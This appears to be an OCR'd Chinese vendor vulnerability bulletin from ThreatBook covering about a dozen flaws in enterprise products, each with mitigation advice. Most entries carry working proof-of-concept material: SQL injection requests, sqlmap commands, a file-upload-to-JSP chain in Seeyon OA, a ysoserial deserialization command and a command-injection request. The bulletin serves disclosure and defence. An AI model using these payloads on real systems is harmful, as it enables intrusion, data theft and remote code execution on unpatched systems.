
https://x.threatbook.com/v5/vul/XVE-2024-17935

临时修复建议：

- 使用防护类设备进行防护，限制访问 /edu_security_officer/disable;downloadLogger.action 路径，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET
/edu_security_officer/disable;downloadLogger.action?ids=1+AND+%28SELECT+
2688+FROM+%28SELECT%28SLEEP%285%29%29%29kOIi%29 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36
```



2. 亿赛通数据泄露防护(DLP)系统 NetSecConfigAjax SQL 注入漏洞(XVE-2024-17936)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17936

临时修复建议：

- 使用防护类设备进行防护，限制访问/CDGServer3/NetSecConfigAjax;Service 路径，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /CDGServer3/NetSecConfigAjax;Service HTTP/1.1

Host:

Content-Type: application/x-www-form-urlencoded


command=updateNetSec&state=123';if (select

IS_SRVROLEMEMBER('sysadmin'))=1 WAITFOR DELAY '0:0:5'--
```

3. 亿赛通数据泄露防护(DLP)系统 NoticeAjax SQL 注入漏洞 (XVE-2024-17938)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17938

临时修复建议：

- 使用防护类设备进行防护，限制访问/CDGServer3/NoticeAjax;Service 路径，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /CDGServer3/NoticeAjax;Service HTTP/1.1
Host:
Content-Type: application/x-www-form-urlencoded


command=delNotice&noticeId=123';if (select
IS_SRVROLEMEMBER('sysadmin'))=1 WAITFOR DELAY '0:0:5'--
```

4. 启明星辰 天玥网络安全审计系统 SQL 注入漏洞 (XVE-2023-5892)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-5892

临时修复建议：

- 使用防护类设备进行防护，限制访问/ops/index.php 路径拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
python sqlmap.py -u "https://ip/ops/index.php?c=Reportguide&a=checkrn"
--data "checkname=123&tagid=123" --skip-waf --random-agent --dbs --batch
--force-ssl
```

5. 致远 OA fileUpload.do 前台文件上传绕过漏洞 (XVE-2024-8166)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-8166

临时修复建议：

- 使用防护类设备进行防护，拦截请求中出现的恶意 JSP 代码以及../路径穿越字符
- 如非必要，避免将资产暴露在互联网


详情信息：

1、上传图片马，返回 fileid 值

```
POST /seeyon/autoinstall.do/../../seeyon/fileUpload.do?method=processUpload
HTTP/1.1
Host:
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN)
AppleWebKit/523.15 (KHTML, like Gecko, Safari/419.3) Arora/0.3 (Change: 287
c9dfb30)
Content-Length: 754


--00content0boundary00
Content-Disposition: form-data; name="type"



--00content0boundary00
Content-Disposition: form-data; name="extensions"


png
--00content0boundary00
Content-Disposition: form-data; name="applicationCategory"
```

```
--00content0boundary00
Content-Disposition: form-data; name="destDirectory"



--00content0boundary00
Content-Disposition: form-data; name="destFilename"



--00content0boundary00
Content-Disposition: form-data; name="maxSize"



--00content0boundary00
Content-Disposition: form-data; name="isEncrypt"

false
--00content0boundary00
Content-Disposition: form-data; name="file1"; filename="1.png"
Content-Type: Content-Type: application/pdf

<% out.println("hello");%>
```

```
--00content0boundary00--
```



2、修改文件后缀为 jsp

```
POST /seeyon/autoinstall.do/../../seeyon/privilege/menu.do HTTP/1.1

Host:

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Content-type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Acoo Browser;

SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)

Content-Length: 64


method=uploadMenuIcon&fileid=ID 值&filename=qwe.jsp
```

3、访问 jsp 文件触发恶意 jsp 代码

```
GET /seeyon/main/menuIcon/qwe.jsp HTTP/1.1

Host:
```

6. F5 BIG-IP 远程代码执行漏洞(XVE-2023-29359)

来源：X 漏洞奖励计划

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-29359

官方修复方案：

官方已发布修复方案，请前往以下地址获取：

https://my.f5.com/manage/s/article/K000137353

临时修复建议：

- 使用防护类设备进行防护，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2023/CVE-2023-46747.yaml
```

7. 用友 U8 cloud MonitorServlet 反序列化漏洞 (XVE-2023-28865)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-28865

临时修复建议：

- 使用防护类设备进行防护，限制访问 /service/~iufo/nc.bs.framework.mx.monitor.MonitorServlet 路径
- 如非必要，避免将资产暴露在互联网

详情信息：

使用 ysoserial 工具生成恶意序列化数据

java -jar ysoserial.jar CommonsCollections6 "ping dnslog.cn" > obj.ser

```
POST /service/~iufo/nc.bs.framework.mx.monitor.MonitorServlet HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36


恶意序列化数据
```

8. 万户 OA SQL 注入漏洞(XVE-2023-26186)

来源：X 漏洞奖励计划

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-26186

临时修复建议：

- 使用防护类设备进行防护，限制访问 /defaultroot/public/iWebOfficeSign/DocumentEdit_unite.jsp 路径 ,拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
python sqlmap.py -u
"http://xxxxxxxxx/defaultroot/public/iWebOfficeSign/DocumentEdit_unite.jsp;?R
ecordID=1" --level 3 --dbs
```

9. 锐捷 RG-NBS2026G-P 交换机 WEB 管理 ping.htm 未授权访问漏洞(XVE-2024-17942)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17942

临时修复建议：

- 使用防护类设备进行防护，限制访问/safety/ping.htm 路径
- 如非必要，避免将资产暴露在互联网

详情信息：

/safety/ping.htm

10. 福建科立讯通信 指挥调度管理平台 ajax_users.php 信息泄露漏洞(XVE-2024-17952)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17952

临时修复建议：

- 使用防护类设备进行防护，限制访问/app/ext/ajax_users.php 路径
- 如非必要，避免将资产暴露在互联网

详情信息：

/app/ext/ajax_users.php

11. 福建科立讯通信 指挥调度管理平台 ajax_users.php SQL 注入漏洞(XVE-2024-15986)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-15986

临时修复建议：

- 使用防护类设备进行防护，限制访问/app/ext/ajax_users.php 路径，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /app/ext/ajax_users.php HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0

info

Content-Type: application/x-www-form-urlencoded


dep_level=1') UNION ALL SELECT

NULL,CONCAT(0x7e,md5(1),0x7e),NULL,NULL,NULL-- -
```

12. 福建科立讯通信 指挥调度管理平台存在远程命令执行漏洞(XVE-2023-36635)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-36635

临时修复建议：

- 使用防护类设备进行防护，限制访问 /api/client/audiobroadcast/invite_one_member.php 路径，拦截请求中出现的恶意命令执行语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET
/api/client/audiobroadcast/invite_one_member.php?callee=1&roomid=%60ech
o%20test%3Etest.txt%60 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

正在复现中的漏洞

1. 泛微 Ecology9 前台远程代码执行漏洞
2. 用友 NC querygoodsgridbycode 存在 SQL 注入漏洞
3. 用友 U8 Cloud ActionServlet SQL 注入漏洞
4. 金和 OA GeneralXmlhttpPage.aspx SQL 注入
5. 通达 oa11.10 前台 login.php 存在 SQL 注入

未复现成功的漏洞

1. 北京筑业建设工程资料同步跟踪检查与流转交互云平台密码重置漏洞
2. 同鑫科技 EHR 系统全系列 SQL 注入漏洞
3. 金和 OA C6CreateGroup 接口注入漏洞
4. 天翼云安全运维网关 RCE 漏洞
5. 同鑫科技 EHR 系统全系列 SQL 注入漏洞
6. 华天动力 OA 权限绕过漏洞
7. 九思 OA 文件上传漏洞
8. 明源云 SQL 注入

关于微步在线漏洞情报订阅服务

服务简介

微步在线漏洞情报订阅服务是由微步在线漏洞团队面向企业推出的一项高级分析服务，致力于通过微步在线自有产品强大的高价值漏洞发现和收集能力以及微步在线核心的威胁情报能力，为企业提供 0day 漏洞预警、最新公开漏洞预警、漏洞分析及评估等漏洞相关情报，帮助企业应对最新 0day/1day 等漏洞威胁并确定漏洞修复优先级，快速收敛企业的攻击面，保障企业自身业务的正常运转。

服务内容

- ✓ 提供业内小范围活跃使用的 0day 漏洞情报及详细分析报告。
- ✓ 提供最新公开披露漏洞的漏洞分析预警服务，包含漏洞影响产品及版本、基于威胁情报的漏洞修复优先级（VPT）相关信息、排查及修复建议。
- ✓ 提供人工漏洞影响面排查及分析服务。

能力优势

- ✓ 微步在线 X 漏洞奖励计划面向全行业收集高价值漏洞，相关收录漏洞通过分析验证确认后，会作为漏洞情报订阅内容之一提供给企业。X 漏洞奖励计划上线至今已经收录大量主流应用、中间件、主流商业安全/网络/运维管理产品的高价值漏洞，能够有力帮助企业抵御 0day 威胁。
- ✓ 微步在线多款自有产品具备强大的 0day 漏洞及漏洞在野攻击的发现能力。目前微步在线的免费蜜罐产品 HFish 已经在全球部署上万个节点，还包括数千个流量分析节点。
- ✓ 微步在线强大的威胁情报能力掌握了全网各类 APT 组织、黑产团伙的最新攻击大数据，其中包括其 0day 漏洞、已知漏洞以及对应 exp 等，相关数据可以更多上下文数据对全量漏洞库进行精准画像，输出漏洞修复优先级评估（VPT），提高漏洞修复效率，解决传统基于 CVSS 的漏洞情报告警过多、无法有效甄别高价值漏洞的弊端。

让安全没有边界

公司简介：

北京微步在线科技有限公司成立于 2015 年，是数字时代网络安全技术创新型企业，专注于精准、高效、智能的网络威胁发现和响应，开创并引领中国威胁情报行业的发展，提供“云+流量+端点”全方位威胁发现和响应产品及服务，帮助客户建立全生命周期的威胁监控体系和安全响应能力。

邮箱：contactus@threatbook.cn

电话：400-030-1051

官网：www.threatbook.cn

北京：北京市海淀区苏州街 49-3 号 4 层 1-24

上海：上海市杨浦区大连路588—688号宝地广场b座1104

广州：广州市天河区体育东路116号财富广场东塔2401A

深圳：深圳市南山区科技南十二路曙光大厦701室

武汉：湖北省武汉市东湖新技术开发区高新大道438号宜科中心园区2栋12层1203

成都：成都市高新区吉泰五路118号3栋10层2号

南京：南京市江宁区东山街道金源路 2 号绿地之窗商务广场 D1 幢 1206 室